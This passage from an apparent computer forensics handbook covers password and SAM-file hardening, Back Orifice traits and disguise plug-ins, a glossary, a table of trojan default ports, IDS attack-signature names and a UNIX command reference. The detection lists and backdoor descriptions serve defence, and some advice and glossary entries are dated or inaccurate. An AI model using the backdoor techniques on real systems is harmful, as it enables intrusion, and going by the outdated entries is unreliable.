2. The password should be composed from a pass phrase that the end-user makes up. For example, if I make up the phrase "The satellite will launch in 30 minutes," my password becomes the first character of each word and the numbers I typed. So the above password is tswli30m. This password is easy to remember because the user made up the phrase and it is easy to type. You can also include special characters (such as !, #, or &) if you wish. This type of password is also very difficult to break if a hacker is using a password cracking program.
3. The password should be a minimum of eight characters. Even if the hacker is using a password cracking program on a high-end machine, it will take much, much longer to break an eight-character password than a seven-character password. Most hackers are impatient and will stop the cracking process, moving on to an easier target.
4. Change passwords every 30 days. As many as 60 days may be used, but doing so increases your exposure. If someone is really focused on breaking into one or more of your systems and is using a very high-end machine to do the processing, allowing 60 days makes it more likely that the hacker will succeed. Trying to do it in 30 days is nearly impossible if strong passwords are used.
5. System administrators should use password-cracking programs such as L0phtCrack (obtain from http://www.l0pht.com; the graphical version is $100), John The Ripper (http://www.openwall.com/john or http://www.false.com/security/john), and Crack 5 with NT extensions.

SAM File

Restricting access to the SAM file is critical. Physically locking up servers is the only way to prevent someone from walking up with a diskette and booting to DOS to obtain the SAM or copying the backup SAM._ from the repair folder.

The SYSKEY.SAM encryption enhancement should also be used. SYSKEY establishes a 128-bit cryptographic password encryption key, rather than the 40-bit key that is provided with the server, and is used by default. It can be configured by selecting Start Menu | Run and typing syskey.

Intrusion Detection Systems

Intrusion Detection Systems (IDS) should be installed in your network at either the box, subnet, departmental, or enterprise level. I recommend a combination of ISS RealSecure, CMDS, Cisco NetRanger, and Checkpoint

Firewall-1 (or Cisco PIX). I recommend using these four together because the vendors have worked together and all of the products “talk” to one another and interact with one another, and one centralized report can be generated.

Insecure CGI Scripts

The following Web sites provide the documents you must review to secure your public Web server and write secure CGI scripts:

```
http://www.sei.cmu.edu/pub/documents/sims/pdf/
  sim011.pdf
```

This .pdf document states specifically how to secure your public Web server. Follow the recommendations. They work. Note the attached html files that deal with writing secure CGI scripts. Also go to the following Web pages that deal with writing secure CGI scripts:

- http://www.go2net.com/people/paulp/cgi-security
- http://www.sunworld.com/swol-04-1998/swol-04-security.html
- http://www.w3.org/Security/Faq/wwwsf4.html
- http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec

BO/BO2K

BO/BO2K have the following characteristics:

- BO filenames by default are [space].exe, boserve.exe, boconfig.exe
- BO2K filenames by default are `bo2k.exe`, `bo2kcfg.exe`, `bo2kgui.exe`, `UMGR32.EXE`, `bo_peep.dll`, `bo3des.dll`.
- Operates over UDP.
- The default port is 31337 for BO.
- The default configuration for BO2K is to listen on TCP port 54320 or UDP 54321, to copy itself to a file called `UMGR32.exe in%systemroot%`, and to install itself as a service called “Remote Administration Service.” These values can be altered by using the `bo2kcfg.exe` utility that ships with the program.
- A BO plug-in known as Saran Wrap hides BO within an existing standard InstallShield installer package, making it easier to entice system users to execute it. Another plug-in called Silk Rope links BO with another harmless executable, but one double-click launches them both, with a behind-the-scenes installation of BO. Even though it has not been seen yet, a macro virus carrying BO might be coming our way.

The case is now complete. Carefully store all evidence, label it properly, and always maintain chain of custody. Even though the client does not wish to pursue this any further at this time (they now know what was wrong and what to do to correct the problem), in the years to come they might decide to go to court. This means evidence must be kept secured as mentioned. I use mcrypt to encrypt and protect the evidence I have collected.

Nortelem does not wish to pursue this in court because:

- It gives them publicity they do not want. (Their reputation could be adversely affected.)
- It could tie up their legal department for a long time.
- It requires an additional expenditure of funds.

Appendix A

Glossary

Application: Software whose primary purpose is to perform a specific function for an end-user, such as Microsoft Word.

Application Layer: One of the seven layers of the ISO reference model. This layer provides the interface between end-users and networks. It allows use of e-mail and viewing Web pages, along with numerous other networking services.

ARCNET: Developed by Datapoint Corporation in the 1970s; a LAN (Local Area Network) technology that competed strongly with Ethernet, but no longer does. Initially a computer connected via ARCNET could communicate at 2.5 Mbps, although this technology now supports a throughput of 20 Mbps (compared to current Ethernet at 100 Mbps and 1 Gbps).

ARP: Address Resolution Protocol. This is a protocol that resides in the TCP/IP suite of protocols. Its purpose is to associate IP addresses at the network layer with MAC addresses at the data link layer.

ATM: Asynchronous Transfer Mode. A connection-oriented networking technology that utilizes 53-byte cells instead of the packet technology used with Ethernet. Depending on the vendor, throughput can range from Mbps to Gbps. ATM can transport audio/video/data over the same connection at the same time and provide QoS (Quality of Service) for this transport.

BBS: Bulletin Board System. To use a BBS, a modem and the telephone number of the BBS is required. A BBS application runs on a computer and allows people to connect to that computer for the purpose of exchanging e-mail, chatting, and file transfers. A BBS is not part of the Internet.

BIOS: Basic Input Output System
BMP: Bitmap
BO: Back Orifice
BO2K: Back Orifice 2000
BOOTP: Bootstrap Protocol
CBF: Compressed Binary Format
CBT: Computer Based Training
CFI: Certified Forensics Investigator OR Cyber Forensics Investigator
CF: Computer Forensics OR Cyber Forensics
CIF: Common Intermediate Format
CISSP: Certified Information Systems Security Professional
CIRT: Computer Incident Response Team
CMOS: Complementary Metal Oxide Semiconductor

Cracker: The correct name for an individual who hacks into a networked computer system with malicious intentions. The term *hacker* is used interchangeably (although incorrectly) because of media hype of the word *hacker*. A cracker explores and detects weak points in the security of a computer networked system and then exploits these weaknesses using specialized tools and techniques.

CRC: Cyclic Redundancy Checksum
CRCMD5: Cyclic Redundancy Checksum Message Digest 5

Cybercrime: A criminal offense that involves the use of a computer network.

Cyberspace: Refers to the connections and locations (even virtual) created using computer networks. The term "Internet" has become synonymous with this word.

DAT: Digital Audio Tape

Data Link Layer (DLL): A layer with the responsibility of transmitting data reliably across a physical link (cabling, for example) using a networking technology such as Ethernet. The DLL encapsulates data into frames (or cells) before it transmits it. It also enables multiple computer systems to share a single physical medium when used in conjunction with a media access control methodology such as CSMA/CD.

DCFL: Department of Defense Computer Forensics Laboratory
DHCP: Dynamic Host Configuration Protocol
EMF: Enhanced MetaFile Format

Ethernet: A LAN technology that is in wide use today utilizing CSMA/CD (Carrier Sense Multiple Access/Collision Detection) to control access to the physical medium (usually a category 5 Ethernet cable). Normal throughput speeds for Ethernet are 10 Mbps, 100 Mbps, and 1 Gbps.

FAT: File Allocation Table

FDDI: Fiber Distributed Data Interface. This is a Token Ring type of technology that utilizes encoded light pulses transmitted via fiber optic cabling for communications between computer systems. It supports a data rate of 100 Mbps and is more likely to be used as a LAN backbone between servers. It has redundancy built in so that if a host on the network fails, there is an alternate path for the light signals to take to keep the network up.

Finger: The traceroute or finger commands to run on the source machine (attacking machine) to gain more information about the attacker.

GIF: Graphic Interface Format

GMT: Greenwich Mean Time

GREP: Global Regular Expression Parser

Hardware: The physical components of a computer network.

Host: Same as a node. This is a computer (or another type of network device) connected to a network.

ICQ: Pronounced "I Seek You." This is a chat service available via the Internet that enables users to communicate online. This service (you load the application on your computer) allows chat via text, voice, bulletin boards, file transfers, and e-mail.

IDE: Integrated Device Electronics

Intelligent Cabling: Research is ongoing in this area. The goal is to eliminate the large physical routers, hubs, switches, firewalls, etc. and move these functions (i.e., embed the intelligence) into the cabling itself. Currently this is an electrochemical/neuronic research process.

Internet: A global computer network that links minor computer networks, allowing them to share information via standardized communication protocols. Although it is commonly stated that the Internet is not controlled or owned by a single entity, this is really misleading, giving many users the perception that no one is really in control (no one "owns") the Internet. In practical reality, the only way the Internet can function is to have the major telecom switches, routers, satellite, and fiber optic links in place at strategic locations. These devices at strategic locations are owned by a few major corporations. At any time, these corporation could choose to shut down these devices (which would shut down the Internet), alter these devices so only specific countries or regions could be on the Internet, or modify these devices to allow/disallow/monitor any communications occurring on the Internet.

IP: Internet Protocol

ISP: Internet Service Provider. An organization that provides end-users with access to the Internet. **Note:** It is not necessary to go through an ISP to access the Internet, although this is the common way used by most people.

IRC: Internet Relay Chat. This is a service (you must load the application on your computer) that allows interactive conversation on the Internet. IRC also allows you to exchange files and have "private" conversations. Some major supporters of this service are IRCnet and DALnet.

JPEG: Joint Photographic Experts Group

MAC Address: Media Access Control Address. A unique number ingrained into a NIC (Network Interface Card, the card you plug your network cable into). It is used to identify the machine that is transmitting on a network and to address data at the network's data link layer.

MD5: Message Digest 5

Message Digest: An example would be MD5. A message digest is a combination of alphanumeric characters generated by an algorithm that takes a digital object (such as a message you type) and pulls it through a mathematical process, giving a digital fingerprint of the message (enabling you to verify the integrity of a given message).

MLA: Multiple Log Analysis

Modem: Modulator/demodulator. This is a piece of hardware used to connect computers (or certain other network devices) together via a serial cable (usually a telephone line). When data is sent from your computer, the modem takes the digital data and converts it to an analog signal (the modulator portion). When you receive data into your computer via modem, the modem takes the analog signal and converts it to a digital signal that your computer will understand (the demodulator portion).

NAT: Network Address Translation. A means of hiding the IP addresses on an internal network from external view. NAT boxes allow net managers to use any IP addresses they choose on internal networks, thereby helping to ease the IP addressing crunch while hiding machines from attackers.

Network Layer: The layer of the ISO Reference Model used to address and route information to its intended destination. Think of this layer as a post office that delivers letters based on the address written on an envelope.

Newsgroups: Usually discussions, but not "interactively live." Newsgroups are like posting a message on a bulletin board and checking at various times to see if someone has responded to your posting.

NFR: Network Flight Recorder

NFS: Network File System

NIC: Network Interface Card. This is the card that the network cable plugs into in the back of your computer system. The NIC connects your computer to the network. A host must have at least one NIC; however, it can have more than one. Every NIC is assigned a MAC address.

NIST: National Institute of Standards and Technology
NSCID: National Security Council Intelligence Directive
NSRL: National Software Reference Library
NTFS: New Technology File System
NTI: New Technologies, Inc.
NSA IAM: National Security Agency Information Assurance Methodologist
NSC: National Security Council
OSS: Office of Strategic Services
PCI: Peripheral Component Interconnect
PERL: Practical Extraction and Reporting Language
PGP: Pretty Good Privacy
Physical Layer: The layer of the ISO Reference Model consisting of the cabling that actually carries the data between computers and other network devices.
Port: A numeric value used by the TCP/IP protocol suite that identifies services and applications. For example, HTTP Internet traffic uses port 80. (See Appendix C for a listing of these ports.)
Presentation Layer: The layer of the ISO Reference Model responsible for formatting and converting data to meet the requirements of the particular system being utilized.
PSP: Private Sector Position
PST: Personal Storage Folder
RAID: Redundant Array of Inexpensive Disks
Router: A network node connected to two or more networks. It is used to send data from one network (such as 137.13.45.0) to a second network (such as 43.24.56.0). The networks could both use Ethernet, or one could be Ethernet and the other could be ATM (or some other networking technology). As long as both speak common protocols (such as the TCP/IP protocol suite), they can communicate.
RSA: Rivest–Shamir–Adleman
SAM: Security Account Manager
SB: SafeBack
Search Engine: An Internet resource that locates data based on keywords or phrases that the user provides. This is currently the main method used on the Internet to find information. Current search engines are inefficient, but research is being done to improve their data gathering/filtering techniques.
Session Layer: The layer of the ISO Reference Model coordinating communications between network nodes. It can be used to initialize, manage, and terminate communication sessions.
SFA: Software Forensics Analysis
Software: Computer/network device programs running in memory that perform some function.

STU III: Secure Telephone Unit – 3rd Generation

TCP: Transmission Control Protocol

TCP/IP: A suite of internetworking protocols. The structure of TCP/IP is as follows:

Process layer clients:	FTP, Telnet, SMTP, NFS, DNS
Transport layer service providers:	TCP (FTP, Telnet, SMTP) UDP (NFS, DNS)
Network layer:	IP (TCP, UDP)
Access layer:	Ethernet (IP) Token ring (IP)

TCP Sequence Prediction: Fools applications using IP addresses for authentication (like the UNIX rlogin and rsh commands) into thinking that forged packets actually come from trusted machines.

TraceRoute: The traceroute or finger commands to run on the source machine (attacking machine) to gain more information about the attacker.

Transport Layer: The layer of the ISO Reference Model responsible for managing the delivery of data over a communications network.

TS/SCI/LP: Top Secret Sensitive Compartmented Information Lifestyle Polygraph

Tunneling: The use of authentication and encryption to set up virtual private networks (VPNs).

URL: Uniform Resource Locator

USB: Universal Serial Bus

Usenet: A worldwide collection/system of newsgroups that allows users to post messages to an online bulletin board.

VPN: Virtual Private Network

WWW: World Wide Web; also shortened to Web. Although WWW is used by many as being synonymous to the Internet, the WWW is actually one of numerous services on the Internet. This service allows e-mail, images, sound, and newsgroups.

Appendix B

Port Numbers Used By Malicious Trojan Horse Programs

Trojan Horse programs are programs that appear to do something that you want them to do (and they may actually do the good thing that you want, whatever that may be), but also perform malicious activities on your system(s) that you are unaware of. Default ports used by some known trojan horses are as follows:

port 21	Blade Runner, Doly Trojan, Fore, FTP trojan, Invisible FTP, Larva, WebEx, WinCrash
port 23	Tiny Telnet Server
port 25	Antigen, Email Password Sender, Haebu Coceda, Kuang2, ProMail trojan, Shtrilitz, Stealth, Tapiras, Terminator, WinPC, WinSpy
port 31	Agent 31, Hackers Paradise, Masters Paradise
port 41	DeepThroat
port 58	DMSetup
port 79	Firehotcker
port 80	Executor
port 110	ProMail trojan
port 121	JammerKillah
port 421	TCP Wrappers

port 456	Hackers Paradise
port 531	Rasmin
port 555	Ini-Killer, Phase Zero, Stealth Spy
port 666	Attack FTP, Satanz Backdoor
port 911	Dark Shadow
port 999	DeepThroat
port 1001	Silencer, WebEx
port 1011	Doly Trojan
port 1012	Doly Trojan
port 1024	NetSpy
port 1045	Rasmin
port 1090	Xtreme
port 1170	Psyber Stream Server, Voice
port 1234	Ultors Trojan
port 1243	BackDoor-G, SubSeven
port 1245	VooDoo Doll
port 1349 (UDP)	BO DLL
port 1492	FTP99CMP
port 1600	Shivka-Burka
port 1807	SpySender
port 1981	Shockrave
port 1999	BackDoor
port 2001	Trojan Cow
port 2023	Ripper
port 2115	Bugs
port 2140	Deep Throat, The Invasor
port 2565	Striker
port 2583	WinCrash
port 2801	Phineas Phucker
port 3024	WinCrash
port 3129	Masters Paradise
port 3150	DeepThroat, The Invasor
port 3700	Portal of Doom
port 4092	WinCrash
port 4567	File Nail
port 4590	ICQTrojan
port 5000	Bubbel, Back Door Setup, Sockets de Troie
port 5001	Back Door Setup, Sockets de Troie
port 5321	Firehotcker
port 5400	Blade Runner
port 5401	Blade Runner
port 5402	Blade Runner
port 5555	ServeMe

port 5556	BO Facil
port 5557	BO Facil
port 5569	Robo-Hack
port 5742	WinCrash
port 6400	The Thing
port 6670	DeepThroat
port 6771	DeepThroat
port 6776	BackDoor-G, SubSeven
port 6939	Indoctrination
port 6969	GateCrasher, Priority
port 7000	Remote Grab
port 7300	NetMonitor
port 7301	NetMonitor
port 7306	NetMonitor
port 7307	NetMonitor
port 7308	NetMonitor
port 7789	Back Door Setup, ICKiller
port 9872	Portal of Doom
port 9873	Portal of Doom
port 9874	Portal of Doom
port 9875	Portal of Doom
port 9989	iNi-Killer
port 10067	Portal of Doom
port 10167	Portal of Doom
port 10520	Acid Shivers
port 10607	Coma
port 11000	Senna Spy
port 11223	Progenic trojan
port 12223	Hack'99 KeyLogger
port 12345	GabanBus, NetBus, Pie Bill Gates, X-bill

Appendix C

Attack Signatures

The following sites list attack signatures:

- http://www.nfr.com/solutions/signatures.php
- http://www.whitehats.com/ids/
- http://securityresponse.symantec.com/avcenter/nis_ids/

More may be learned about any of these attacks by using Internet search engines, such as Yahoo, Google, or AltaVista.
Here is a sample list of signatures:

- DNS TSIG name overflow
- DNS name overflow contains%
- DNS name overflow very long
- Jolt
- IP microfragment
- SSPING attack
- Flushot attack
- IP source route end
- Oshare attack
- IP fragment data changed
- Saihyousen attack
- TCP data changed
- Excessive DNS requests
- HTTP POST data contains script
- HTTP HOST: field overflow

- HTTP Cookie overflow
- HTTP UTF8 backtick
- POP3 APOP name overflow
- Telnet NTLM tickle
- Telnet bad environment
- Telnet bad IFS
- Telnet environment format string attack
- Telnet RESOLV_HOST_CONF
- Telnet bad TERM
- Telnet bad TERMCAP
- Telnet XDISPLOC
- Telnet AUTH USER overflow
- Telnet ENV overflow
- SMTP recipient with trailing dot
- SMTP From: field overflow
- SMTP reply-to exec
- Finger list
- Finger filename
- Finger overflow
- FTP SITE ZIPCHK metacharacters
- FTP SITE ZIPCHK buffer overflow
- FTP SITE EXEC exploit
- Qaz trojan horse activity
- RPC SGI FAM access
- RPC CALLIT unknown
- RPC CALLIT attack
- RPC CALLIT mount
- rpc.bootparam whoami mismatch
- RPC prog grind
- RPC high-port portmap
- RPC ypbind directory climb
- RPC showmount exports
- RPC selection_svc hold file
- RPC suspicious lookup
- IRC Trinity agent
- IDENT version
- SNMP sysName overflow
- SNMP WINS deletion
- SNMP SET sysContact
- SNMP lanmanger enumeration
- SNMP TFTP retrieval
- SNMP hangup
- SNMP disable authen-traps

- SNMP snmpdx attack
- SNMP 3Com communities
- SNMP dialup username
- SNMP dialup phone number
- SNMP scanner
- Java Admin Servlet backdoor URL
- DOS DoS URL
- Auction Weaver CGI exploit
- CGI jj
- classifieds.cgi
- BBN survey.cgi
- YaBB exploit
- Webplus CGI exploit
- Squid chachemsg.cgi
- system32 command
- Webevent admin
- Java contains Brown Orifice attack
- HTTP cross-site scripting

Appendix D

UNIX/Linux Commands

UNIX will be used to mean both UNIX and Linux, since they are very similar. In essence, Linux is another “flavor” of UNIX, similar to Solaris, AIX, and others. A great benefit of Linux is that it is open-source (the source code is open for all to see). A UNIX system command reference will be provided since it has been widely used for decades and its use is increasing globally.

When working on a UNIX system, you could encounter either a GUI interface (pictures/icons/words to point and click on) or a command line (various UNIX commands must be typed to work with the system — not a point-and-click operation). Working at the command line will be presented since the GUI is much easier to use and more intuitive. Many skilled UNIX personnel do not have a GUI interface on their machine because they much prefer to type commands at the command line (more powerful and versatile — and more difficult).

At the command line, there are various prompts that you could encounter, depending on how the owner has configured the system. The prompts you see are indicative of the type of shell (environment) the system owner is using. The shell allows the user to use a few commands/configurations that are peculiar to that shell. Although there are others, the most common prompts/shells you will come across are:

Korn Shell Prompt	$
Bourne Shell Prompt	$
C Shell Prompt	%

Although there are many UNIX commands, I will cover those that are most useful to an investigator and make extensive use of examples to show how a command is most commonly used.
FTP commands:

```
? command
close, disconnect, bye, quit
UNIX commands such as cd, ls, etc.
delete filename
get file1 [file2]
help
help command
lcd /usr/cell_one/log (changes to local machine directory)
mdelete filename(s).
mget filename(S)
mkdir directory
mput filename(s)
put file1 [file2]
pwd
rmdir directory
rcv file1 [file2] (retrieve from remote).
remotehelp command
rename file1 file2
send file1 [file2]
```

UNIX Command	*Explanation*	*Example*	*End Result*
date	Writes the current date to the screen	date	Mon Nov 20 18:25:37 EST 2000
sort **infile**	Sorts the contents of the input file in alphabetical order	sort **names**	Sorts the contents of **names** in alphabetical order
who	Tells who is logged onto your server	who	
who am I	Tells you your user information	who am i	
clear	Clears the window and the line buffer	clear	
echo **whatever I type**	Writes **whatever I type** to the screen	echo **hey you!**	Writes **hey you!** to the screen
banner **big words**	Does the same thing as echo only in BIG words	banner **hey!**	Writes **hey!** in large letters on the screen
cat **file1 file2 file3**	Shows the three files in consecutive order as one document (can be used to combine files)	cat **cheese milk**	Prints the **cheese** file to the screen first and immediately follows it with the **milk** file
df **system**	Reports the number of free disk blocks	df ~ df **$HOME**	Both commands will print the total kb space, kb used, kb available, and %used on the home system (your system)
head **file**	Prints the first 10 lines of the file to the screen	head **addresses**	Prints the first 10 lines of **addresses** to the screen
	Number of lines can be modified	head -25 **addresses**	Prints the first 25 lines of **addresses** to the screen
tail **file**	Prints the last 10 lines of the file to the screen	tail **test.txt**	Prints the last 10 lines of **test.txt** to the screen
	Number of lines can be modified	tail -32 **test.txt**	Prints the last 32 lines of **test.txt** to the screen

UNIX Command	*Explanation*	*Example*	*End Result*
more **input**	Prints to screen whatever is input — useful because it only shows one screen at a time *scroll bar* continues to the next screen *return* moves one line forward *Q* quits G goes to the end 1G goes to the beginning Ctrl u moves up _ screen Ctrl d moves down _ screen	more **groceries**	Will list the **groceries** file to the screen
ls (-*option*-optional)	Lists all the nonhidden files and directories	ls	Lists all nonhidden files and directories in the current directory
		ls **bin**	Lists all nonhidden files and directories in the **bin** directory
ls -l or ll	Lists all nonhidden files and directories in long format	ls -l ll	Lists all nonhidden files and directories in the current directory in long format
		ls -l **work** ll **work**	Lists all nonhidden files and directories in the **work** directory in long format
ls -a	Lists all files and directories including hidden ones	ls -a	Lists all files and directories, including hidden, in the current directory
		ls -a **temp**	Lists all files and directories in the **temp** directory

ls -r	Lists all files and directories in reverse alphabetical order	ls -r	Lists all nonhidden files and directories in the current directory in reverse alphabetical order
		ls -r **abc**	Lists all nonhidden files and directories in the **abc** directory in reverse alphabetical order
ls -t	Lists all nonhidden files in the order they were last modified	ls -t	Lists all the nonhidden files in the current directory in the order they were last modified from most recent to last
		ls -t **work**	Lists all the nonhidden files in the **work** directory in the order they were last modified from most recent to last
Note: Options can be combined using ls.		**ls -al**	**Lists all files (including hidden (-a)) in long format (-l)**
|	“pipe” directs the output of the first command to the input of another	ls -l | more	Lists your files in long format one screen at a time
>	Sends the output of a command to a designated file	ls -l > **myfiles**	Prints your listing to a file named **myfiles**
>>	Appends the output of a command to a designated file	ls -l >> **allfiles**	Appends your filenames to the end of the **allfiles** file
&	Runs command in the background; you can still work in the window	xclock &	Runs xclock (a clock) allowing you to keep working

Important Characters	*Explanation*	*Example*	*End Result*
~	Designates the home directory ($HOME)	echo ~	Writes your home directory to the screen
<	Designates input from somewhere other than terminal	progA < **input1**	progA program gets its input from a file named **input1**

Wildcards	*Explanation*	*Example*	*End Result*
*	Any string of characters	ls * **.c**	Lists any file or directory (nonhidden) ending with **c**
?	Any one character	ls **file**?	Lists any file/directory with **file** and 1 character at the end
[ ]	Match any character in the brackets (a hyphen is used for ranges of characters)	ls **v**[6-9]**file**	Lists **v6file, v7file, v8file,** and **v9file**

UNIX Command	*Explanation*	*Example*	*End Result*
cd **directory**	Changes your current directory to the directory specified	cd **bin**	Changes directory to the **bin** directory
		cd .. cd ../..	Moves you to the directory that contains the directory you are currently in Ex. Current directory=/home/users/bob/bin execute cd .. New directory= /home/users/bob **or** executing cd ../.. New directory= /home/users.

		cd -	Moves you to the directory you just came from
		cd ~ cd	Each will move you to your home directory (the directory you start from initially)
mkdir **dirname**	Creates a directory	mkdir **junk**	Makes a directory named **junk** in your current directory
	Also allows you to designate where the directory is to reside	mkdir ~/**left**	Makes a directory in your home directory named **left**
rm **file1 file2 file3**	Removes (deletes) file(s)	rm **xyz**	Deletes a file named **xyz**
		rm **xyz abc**	Deletes the files named **xyz** and **abc**
		rm *	Deletes everything nonhidden
rm -i **file1 file2**	Prompts before deletion of files *****USE -i AT FIRST*****	rm -i *	Prompts at each nonhidden file and lets you decide whether or not to delete it
rm -f **file1 file2**	Forces deletion without prompt regardless of permissions	rm -f **program**	Removes the file **program** without regard to permissions, status, etc.
rm -r **directory** rm -R **directory**	Remove a directory along with anything inside it	rm -r **bin** rm -R **bin**	Each will remove the **bin** directory and everything inside of it
rmdir **directory**	Removes a directory like rm -r does if the directory is empty	rmdir **bin**	Removes the **bin** directory if it is empty
rm -fR **name** rm -Rf **name** *dangerous*	This combination will force the removal of any file and any directory including anything inside it	rm -Rf **c_ya**	Forces removal without prompts of the **c_ya** directory and anything inside it

UNIX Command	*Explanation*	*Example*	*End Result*
rm -Ri **directory**	Deletes the contents of a directory and the directory if it is empty by prompting the user before each deletion	rm -Ri **rusure**	Deletes anything in the directory called **rusure** that you verify at the prompt, and if you remove everything in the directory, you will be prompted whether you want to remove the directory itself or not
Note: Options can be combined using rm.			
rmdir -p **directory**	Removes a directory and any empty parent directories above it (-pi does the same thing, but it prompts before each removal)	rmdir -p / **home/bin/dir1**	Deletes the **dir1** directory; if **bin** directory is empty, it is deleted: if **home** directory is empty it is also deleted
cp **file1 newname**	Copies a file (file1) and names the copy the new name (newname)	cp **old new**	Makes a copy of the file/directory named **old** and names the copy **new**, all within the current directory
Note: If you copy a file to a *newfile* name and *newfile* already exists, the *newfile* contents will be overwritten.			
		cp **file dir2/**	Places a copy of **file** in **dir2/** and it retains its original name
		cp **../dir1/* .**	Copies everything from the **dir1** directory located just below where you currently are and places the copy "here" (**.**) in your current directory

cp -p **name target**	Preserves all permissions in the original to the target	cp -p **execut1 execut2**	Copies **execut1** executable file and calls the copy **execut2**, which also has executable permissions
cp -R **directory target**	Copies a directory and names the copy the new name (target)	cp -R **old/ junk/**	Makes a copy of the directory named **old** and names the directory copy **junk**
cp -f **name target**	Forces existing pathnames to be destroyed before copying the file	none	No example or description needed
mv **initial final**	Renames files and directories	mv **temp script_1**	Renames the file (or directory) **temp** to the name **script_1** in the current directory
	Also moves files to other directories	mv **script.exe ~/ bin**	Moves the **script.exe** file to the **bin** directory that is in the home (~) parent directory *and* it keeps its initial name
	Allows multiple moves	mv **script_1 script.exe ~/ bin**	Moves both **script_1** and **script.exe** to the **bin** directory
pwd	Prints the current directory to the screen	pwd	May print something like "/home/bob"
pr (*option*) **filename**	Prints the specified file to the default printer *Note:* options are not required but **can** be combined in any order.	pr **userlist**	Prints the contents of **userlist** to the default printer
pr +k **filename**	Starts printing with page k	pr +5 **userlist**	Prints the contents of **userlist** starting with page 5

UNIX Command	*Explanation*	*Example*	*End Result*
pr -k **filename**	Prints in k columns	pr -2 **userlist**	Prints the contents of **userlist** in 2 columns
pr -a **filename**	Prints in multicolumns across the page (use with -k)	pr -3a **userlist**1	Prints **userlist** in three columns across the page
pr -d **filename**	Prints in double space format	pr -d **userlist**	Prints **userlist** with double space format
pr -h "header" **filename**	Prints the file with a specified header rather than the filename	pr -h "users" **userlist**	Prints **userlist** with *users* as the header
Note: Options can be combined using pr.			
lpconfig **printer_id queue**	Configures remote printers to a local print queue	lpconfig **prntr1 bobprt**	Configures a printer named **prntr1** to accept print requests from a local queue named **bobprt**
lpconfig -r **queue**	Removes said queue from the local system	lpconfig -r **bobprt**	Removes **bobprt** queue from the local system *if* the person removing the queue is the owner or "root"
lpconfig -d **queue**	Makes said queue the default queue	lpconfig -d **vpprnt**	Makes **vpprnt** the default print queue
lpstat (-*options*)	Prints printer status information to screen (*options not required*)	lpstat	Prints status of all requests made to the default printer by the current server
lpstat -u"**user1, user2**"	Prints the status of requests made by the specified users	lpstat -u"**bob**"	Prints status of all requests made by the user with the ID **bob**
lpstat s	Prints the queues and the printers they print to	none	None

Unix Commands	*Concise Explanations*	*Examples*	*End Result*
lpstat -t	Shows all print status information	none	None
lpstat -d	Shows the default printer for the lp command	none	None
lpstat -r	Shows if the line printer scheduler is running	none	None
lp (-*option*) **file**(**s**)	Like pr, prints designated files on the connected printer(s) (*options not required and options may be combined*)	lp **junkfile**	Prints the file **junkfile** to the default printer in default one-sided, single-sided, single-spaced format
lp -d*dest* **file**(**s**)	Prints the file(s) to a specific destination	lp -dbobsq **zoom**	Sends the file **zoom** to the *bobsq* print queue to print
lp -n*number* **file**(**s**)	Allows user to designate the number of copies to be printed	lp -n5 **crash**	Prints five copies of **crash** in default settings
lp -t*title* **file**(**s**)	Places *title* on the banner page	lp -t*Bobs* **cash**	Prints *Bobs* on the banner page of the file printout named **cash**
lp -o*option* **file**(**s**)	Allows printer-specific options to be used (i.e., double-sided or two pages per side, etc.)	lp -od **output**	Prints the **output** file double-sided on the printout
		lp -obold **output**	Prints **output** in bold print
		lp -ohalf **output**	Divides the paper into two halves for printing **output**
		lp -oquarter **output**	Prints four pages of **output** per side of paper

Unix Commands	*Concise Explanations*	*Examples*	*End Result*
		lp -olandscape **output**	Prints **output** in landscape orientation
		lp -oportrait **output**	Prints **output** in portrait orientation
Note: Options can be combined using lp.			
cancel **request_id**	Stops print jobs or removes them from the queue (**request_ids** are obtained using lpstat)	cancel **5438**	Stops the print job with the id **5438** whether it is printing or if it is sitting in the queue
cancel -a **printer**	Removes all print requests from the current user on the specified printer	cancel -a **bobsprt**	Removes all the requests from the current user to the printer named **bobsprt**

UNIX Command	*Explanation*	*Example*	*End Result*
cancel -u **login_id**	Removes any print requests queued belonging to the user	cancel -u **bob**	Cancels all queued print requests for user **bob**
ps	Shows certain information about active processes associated with the current terminal	ps	Shows a listing of process IDs, terminal identifier, cumulative execution time, and command name
ps -e	Shows information about *all* processes	ps -e	Shows a listing of process IDs, terminal identifiers, cumulative execution time, and command names for all processes

ps -f	Shows a *full* listing of information about the processes listed	ps -f	Shows UID (user or owner of the process), PID (process ID, use this number to kill it), PPID (process ID of the parent source), C (processor utilization for scheduling), STIME (start time of the process), TTY (controlling terminal for the process), TIME (cumulative time the process has run), and COMMAND (the command that started the process)
ps -u **user_id**	Shows all processes that are owned by the person with the pertinent user_id	ps -u **bob**	Shows all the processes that belong to the person with the userid **bob**
ps -ef	Shows all processes in a full listing	ps -ef	Shows all current processes in full listing
kill **process_id**	Stops the process with the said **id**	kill **6969**	Kills the process with PID **6969**
kill -9 **process_id**	Destroys the process with the said **id**	kill -9 **6969**	PID **6969** does not have a chance here
grep **string file**	Searches input file(s) for specified string and prints the line with matches	grep **mike letter**	Searches for the string **mike** in the file named **letter** and prints any line with **mike** in it to the screen
grep -c **string file**	Searches and prints only the number of matches to the screen	grep -c **hayes bankletter**	Searches the file **bankletter** for the string **hayes** and prints the number of matches to the screen
grep -i **string file**	Searches without regard to letter case	grep -i **hi file1**	Searches **file1** for **hi**, **Hi**, **hI**, and **HI** and prints all matches to the screen

UNIX Command	*Explanation*	*Example*	*End Result*
grep -n **string file**	Prints to the screen preceded by the line number	grep -n **abc alpha**	Searches **alpha** for **abc** and prints the lines that match and line numbers to the screen
grep -v **string file**	All lines that do not match are printed	grep -v **lead pencils**	Prints all lines in **pencils** that *do not* contain the string **lead**
grep -x **string file**	Only exact matches are printed	grep -x **time meetings**	Prints only lines in **meetings** that match **time** exactly
	grep is useful when used in a | "pipe"	ps -ef | grep **bob**	Finds all processes in full listing and then prints only the ones that match the string **bob** to the screen
	Can also redirect its output to a file	grep **-i jan b_days>mymonth**	Searches the file **b_days** for case-insensitive matches to **jan** and places the matching lines into a file called **mymonth**

Command	*Description*	*Example*	*Explanation*
vuepad **filename**	Opens **filename** for editing/viewing in the vuepad editor	none	None
vi **filename**	Text editor that exists on every UNIX system in the world	none	None
emacs **filename**	Another text editor	none	None
compress **filename**	Compresses the file to save disk space	none	None

uncompress **filename**	Expands a compressed file	none	None
awk	UNIX programming language	none	None

Command	*Description*	*Example*	*Explanation*
eval `resize`	Tells the target computer that the window has been resized during telnet	none	None
